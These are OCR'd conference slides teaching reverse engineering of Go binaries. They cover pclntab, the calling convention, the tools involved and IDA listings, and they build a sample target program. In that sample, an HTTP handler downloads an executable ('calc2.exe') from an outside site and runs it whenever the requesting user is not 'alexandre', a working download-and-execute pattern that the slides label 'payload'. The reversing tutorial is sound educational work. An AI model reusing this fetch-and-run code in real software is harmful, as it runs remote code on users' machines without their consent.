
- Different of Windows system, which has three or four calling conventions, Golang has only one, whose caller function is responsible for reserving space on the callee's stack for returning values and callee's parameters. Eventually, it makes distiguishing them a bit more difficult during an analysis.

- Another subtle aspect of Go is that is very common have simple functions as shown below:

  - func myFirstRoutine(x int, y int) (int, int)

- In this case, the function accepts two arguments and return two arguments too, so it's required to understand the stack organization:

❑ GO BINARY


Top of the stack
Stack
a
b
First return value
Second return value
Caller's local variables.

❑ GO BINARY

- As GC (Garbage Collector) is responsible for freeing memory, there's a kind of synchronization between goroutines and GC by using memory barries which handling memory writes. Unfortunately, this can produce code difficult to be reverted.

- Previously we had several plugins and helper programs to support Go reversing such as IDAGolangHelper (for IDA Pro) and r2_go_helper (for radare2). Nowadays, these reversing tools (mainly IDA Pro 7.6) offer a better support to analyze go binaries without needing external scripts.

- Get knowledge on details about Golang binary reversing and how to reversing tools are able to make a good job demands learning internal details of Golang binaries such as pclntab and moduledata structures as represented on these files:

  - https://golang.org/src/debug/gosym/pclntab.go
  - https://golang.org/src/runtime/symtab.go

❑ GO BINARY

- On of purpose of runtime.pclntab is to make Go runtime system able to produce detailed stack traces through APIs such runtime.GetStack.

- Therefore, is it true the statement that Go programs are big? Yes, and one of reasons is the pclntab “uncompressed” (until version 1.14), but there’re good reasons: a better run-time memory management and short initialization time.

- From Go version 1.15 up to current versions, the pclntab is compressed again (as prior Go 1.2) and, from version 1.16, it is not longer embedded into the executable, so it isn’t present in the symbol table.

- Actually there isn’t the old runtime.pclntab symbol anymore and the new pclntab was broken up in several pieces.

ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

❑ GO BINARY

- A Golang binary has the following general composition:
  - Meta information: build id (each go binary has an own build id), go version, GOROOT (Go installation path) and so on
  - PcIntab (Program Counter Line Table / Go Runtime Symbol Table information): basically, it holds the function symbol table (routine's name + entries points), which starts at pcIntab_address + 8. The magic number: 0xFFFFFFFB.
  - Runtime Type Information: method information of uncommon types, element types, ...
  - Interface table: interface type, methods, and so on
  - Strings / string pointers

ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

FIRST STEPS ON GO REVERSING

❑ GO REVERSING

- Go features such as interfaces, channels, slices, maps and so on might represent an additional hurdle to circumvent, and we don't can forget that Go binaries are bigger than usual binaries from other programming languages.

- There are good tools (IDA is my favorite, by far) to analyze Go binaries such as:

  - IDA Pro/Home (version 7.6+): https://hex-rays.com/ida-pro/

  - Ghidra (https://github.com/NationalSecurityAgency/ghidra/releases)

  - Binary Ninja (https://binary.ninja/)

  - JEB decompiler: https://www.pnfsoftware.com/

  - Cerberos Suite (https://cerbero.io/)

❑ FIRST STEPS ON GO REVERSING

- Before proceeding, let's remember that installing and configuring Go infrastructure is not hard, but it's necessary to pay attention to small details.
- To download and install Go binaries, all information can be got on: https://golang.org/doc/install
- Set the following environment variables:
  - GOROOT (folder where Go is installed): C:\Program Files\Go
  - GOPATH (your home directory for Go projects): C:\Users\Administrator\go
- Folder pointed by GOPATH variable contains folders such as bin, pkg and src (where are stored our projects).

ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

❑ FIRST STEPS ON GO REVERSING


- Another important information is about the common organization of a typical Go program: Module → Package → Go files
- For example, we'll be using the following environment:
  - Install Go and set environment variables (as shown on the previous slide)
  - Install Visual Studio Code: https://code.visualstudio.com/
  - Install Go extension (many additional depencies will be installed when you create your first .go file)
  - Create a module folder named "blackstormsecurity", which will be used as a module: mkdir src/blackstormsecurity

ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

❑ FIRST STEPS ON GO REVERSING

- Using the Visual Studio Code, open the “blackstormsecurity” module folder.
- Open a terminal (Terminal → New Terminal) and, under “blackstormsecurity” module, create a go.mod that declare this module:
  - go mod init blackstormsecurity
- Create a package folder named “project1” (it’s only a folder too) on Terminal:
  - mkdir project1
- Under “project1” package, create a file named “conference.go” and insert the following content (save it using CTRL+S):

❑ FIRST STEPS ON GO REVERSING



❑ FIRST STEPS ON GO REVERSING

conference.go | example1.go | download_exec.go | example1.exe

project1 > conference.go > ...

```go
package project1

import (
    "fmt"
    "net/http"
)

func Conference(mywriter http.ResponseWriter, myreader *http.Request) {

    fmt.Println("Running in Conference function!")
    user := myreader.URL.Query().Get("user")
    fmt.Fprintf(mywriter, "The requester is: %s\n", user)
    fmt.Printf("The requester is: %s\n\n", user)
    if user != "alexandre" {
        Download_Exec("calc2.exe", "http://www.blackstormsecurity.com/conference/calc2.exe")
    }
}
```

ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

❑ FIRST STEPS ON GO REVERSING

conference.go | example1.go | download_exec.go | example1.exe

project1 > download_exec.go > Download_Exec

```go
package project1

import (
    "fmt"
    "io"
    "log"
    "net/http"
    "os"
    "os/exec"
    "time"
)

func Download_Exec(filename string, website string) {

    fmt.Println("Running in Download_Exec function!")

    out, err := os.Create(filename)
    if err != nil {
        log.Panicln(err)
    }
```

ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

❑ FIRST STEPS ON GO REVERSING

```
21
22      resp, err := http.Get(website)
23      if err != nil {
24          log.Panicln(err)
25      }
26      time.Sleep(10 * time.Second)
27      if err != nil {
28          log.Panicln(err)
29      }
30
31      io.Copy(out, resp.Body)
32      resp.Body.Close()
33      out.Close()
34
35      fmt.Println("Executing the payload!")
36      command := exec.Command(filename)
37      err = command.Run()
38      if err != nil {
39          log.Panicln(err)
40      }
41  }
```

❑ FIRST STEPS ON GO REVERSING


- Now you can do several different actions:
  - Build the main.go module: go build example1.go
  - Install it: go install example1.go (executable will be installed in C:\Users\Administrator\go\bin)
- On Terminal, run the example1.exe.
- Open your browser and type:
  - http://127.0.0.1:9999/submit?user=alexandre
  - http://127.0.0.1:9999/submit?user=borges

❑ FIRST STEPS ON GO REVERSING

```
PROBLEMS   OUTPUT   DEBUG CONSOLE   TERMINAL

PS C:\Users\Administrador\go\src\blackstormsecurity>
PS C:\Users\Administrador\go\src\blackstormsecurity> go build example1.go
PS C:\Users\Administrador\go\src\blackstormsecurity> go install example1.go
PS C:\Users\Administrador\go\src\blackstormsecurity> cd ..\..\bin\
PS C:\Users\Administrador\go\bin>
PS C:\Users\Administrador\go\bin> .\example1.exe
Running in main function!

Running in Conference function!
The requester is: alexandre

Running in Conference function!
The requester is: borges

Running in Download_Exec function!
Executing the payload!
```

```
C:\Users\Administrador\go\bin>go tool buildid example1.exe
KO-fiFGjxnhDURgiLXTp/ErI99GYDtUKPfk5js5ct/p4lzkKhTbbuVCfsyqEJx/iJC7RX-PafR_TdgXvU_n

C:\Users\Administrador\go\bin>go version example1.exe
example1.exe: go1.17.2
```

❑ FIRST STEPS ON GO REVERSING



Go binary is handled as a PE32/PE64 binary on IDA Pro, but the big difference is that, from IDA Pro/Home 7.6 SP 1, it is able to disassembly Go binaries very well!

No doubts, IDA Pro is the best program/tool for reverse engineering, by far, and since ever.

- **From the next slide onward, all Go source code snipets have been extracted/based from go.dev and pkg.go.dev because learning the source code is critical to get a better understanding on Go Reversing! ☺**

❑ FIRST STEPS ON GO REVERSING

```
.rdata:00000000006FB2C0 runtime_symtab  dd 0FFFFFFFAh           ; DATA XREF: .rdata:00000000006FB2D8↓o
.rdata:00000000006FB2C0                                         ; .rdata:00000000006FB2E0↓o ...
.rdata:00000000006FB2C4                 dw 0
.rdata:00000000006FB2C6                 db 1                    ; pc quantum
.rdata:00000000006FB2C7                 db 8                    ; pointer size
.rdata:00000000006FB2C8                 dq 4697                 ; num entries in function table
.rdata:00000000006FB2D0                 dq 457                  ; num files
.rdata:00000000006FB2D8                 dq (offset funcnametab - offset runtime_symtab) ; "go.buildid"
.rdata:00000000006FB2E0                 dq (offset cu_offset - offset runtime_symtab)
.rdata:00000000006FB2E8                 dq (offset filetab - offset runtime_symtab) ; "C:/Program Files
.rdata:00000000006FB2F0                 dq (offset pctab - offset runtime_symtab)
.rdata:00000000006FB2F8                 dq (offset functab - offset runtime_symtab)
```

```
.rdata:00000000006E3778                 public runtime_buildVersion_str
.rdata:00000000006E3778 runtime_buildVersion_str db 'go1.17.2',0
.rdata:00000000006E3778                                         ; DATA XREF: .data:runtime_buildVersion↓o
```

```
.text:0000000000401000 ; =============== S U B R O U T I N E =======================================
.text:0000000000401000
.text:0000000000401000
.text:0000000000401000                 public go_buildid
.text:0000000000401000 go_buildid      proc near                ; DATA XREF: .rdata:00000000006E4A60↓o
.text:0000000000401000                                          ; .rdata:functab↓o ...
.text:0000000000401000                 jmp     qword ptr [rax]
.text:0000000000401000 go_buildid      endp
.text:0000000000401000
.text:0000000000401000 ;
.text:0000000000401002 aGoBuildIdKoFif db 'Go build ID: "KO-fiFGjxnhDURgiLXTp/ErI99GYDtUKPfk5js5ct/p4lzkKhTb'
.text:0000000000401002                 db 'buVCfsyqEJx/iJC7RX-PafR_TdqXvU_n"',0Ah,' '
```

❑ FIRST STEPS ON GO REVERSING

```
.rdata:00000000006FB300 funcnametab     db 'go.buildid',0       ; DATA XREF: .rdata:00000000006FB2D8↑o
.rdata:00000000006FB300                                         ; .rdata:stru_7CAB38↓o ...
.rdata:00000000006FB30B aInternalCpuIni db 'internal/cpu.Initialize',0
.rdata:00000000006FB30B                                         ; DATA XREF: .rdata:stru_7CAB68↓o
.rdata:00000000006FB323 aInternalCpuPro db 'internal/cpu.processOptions',0
.rdata:00000000006FB323                                         ; DATA XREF: .rdata:stru_7CABD0↓o
.rdata:00000000006FB33F aInternalCpuInd db 'internal/cpu.indexByte',0
.rdata:00000000006FB356 aInternalCpuDoi db 'internal/cpu.doinit',0
.rdata:00000000006FB356                                         ; DATA XREF: .rdata:stru_7CAC38↓o
.rdata:00000000006FB36A aInternalCpuIss db 'internal/cpu.isSet',0
.rdata:00000000006FB37D aInternalCpuCpu db 'internal/cpu.cpuid',0
.rdata:00000000006FB37D                                         ; DATA XREF: .rdata:stru_7CAC90↓o
.rdata:00000000006FB390 aInternalCpuXge db 'internal/cpu.xgetbv',0
.rdata:00000000006FB390                                         ; DATA XREF: .rdata:stru_7CACF0↓o
.rdata:00000000006FB3A4 aTypeEqInternal db 'type..eq.internal/cpu.option',0
.rdata:00000000006FB3A4                                         ; DATA XREF: .rdata:stru_7CAD50↓o
.rdata:00000000006FB3C1 aTypeEq15Intern db 'type..eq.[15]internal/cpu.option',0
.rdata:00000000006FB3C1                                         ; DATA XREF: .rdata:stru_7CADB8↓o
.rdata:00000000006FB3E2 aRuntimeInterna db 'runtime/internal/sys.OnesCount64',0
.rdata:00000000006FB3E2                                         ; DATA XREF: .rdata:stru_7CAE20↓o
.rdata:00000000006FB403 aInternalByteal db 'internal/bytealg.IndexRabinKarpBytes',0
.rdata:00000000006FB403                                         ; DATA XREF: .rdata:stru_7CAE80↓o
.rdata:00000000006FB428 aInternalByteal_10 db 'internal/bytealg.HashStrBytes',0
.rdata:00000000006FB446 aInternalByteal_11 db 'internal/bytealg.Equal',0
.rdata:00000000006FB45D aInternalByteal_0 db 'internal/bytealg.IndexRabinKarp',0
.rdata:00000000006FB45D                                         ; DATA XREF: .rdata:stru_7CAEE8↓o
.rdata:00000000006FB47D aInternalByteal_12 db 'internal/bytealg.HashStr',0
.rdata:00000000006FB496 aInternalByteal_1 db 'internal/bytealg.countGenericString',0
.rdata:00000000006FB496                                         ; DATA XREF: .rdata:stru_7CAF50↓o
```

- **Function Name Table**

ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

❑ FIRST STEPS ON GO REVERSING

- Function Table

```
.rdata:00000000007B85A0 functab     FUNCTAB_ENTRY116 <offset go_buildid, \
.rdata:00000000007B85A0                              ; DATA XREF: .rdata:00000000006FB2F8↑o
.rdata:00000000007B85A0                              ; .rdata:00000000007B85B0↓o ...
.rdata:00000000007B85A0                                (offset stru_7CAB38 - offset functab)>
.rdata:00000000007B85B0             FUNCTAB_ENTRY116 <offset internal_cpu_Initialize, \
.rdata:00000000007B85B0                                (offset stru_7CAB68 - offset functab)>
.rdata:00000000007B85C0             FUNCTAB_ENTRY116 <offset internal_cpu_processOptions, \
.rdata:00000000007B85C0                                (offset stru_7CABD0 - offset functab)>
.rdata:00000000007B85D0             FUNCTAB_ENTRY116 <offset internal_cpu_doinit, \
.rdata:00000000007B85D0                                (offset stru_7CAC38 - offset functab)>
.rdata:00000000007B85E0             FUNCTAB_ENTRY116 <offset internal_cpu_cpuid, \
.rdata:00000000007B85E0                                (offset stru_7CAC90 - offset functab)>
.rdata:00000000007B85F0             FUNCTAB_ENTRY116 <offset internal_cpu_xgetbv, \
.rdata:00000000007B85F0                                (offset stru_7CACF0 - offset functab)>
.rdata:00000000007B8600             FUNCTAB_ENTRY116 <offset type__eq_internal_cpu_option, \
.rdata:00000000007B8600                                (offset stru_7CAD50 - offset functab)>
.rdata:00000000007B8610             FUNCTAB_ENTRY116 <offset type__eq__15_internal_cpu_option, \
.rdata:00000000007B8610                                (offset stru_7CADB8 - offset functab)>
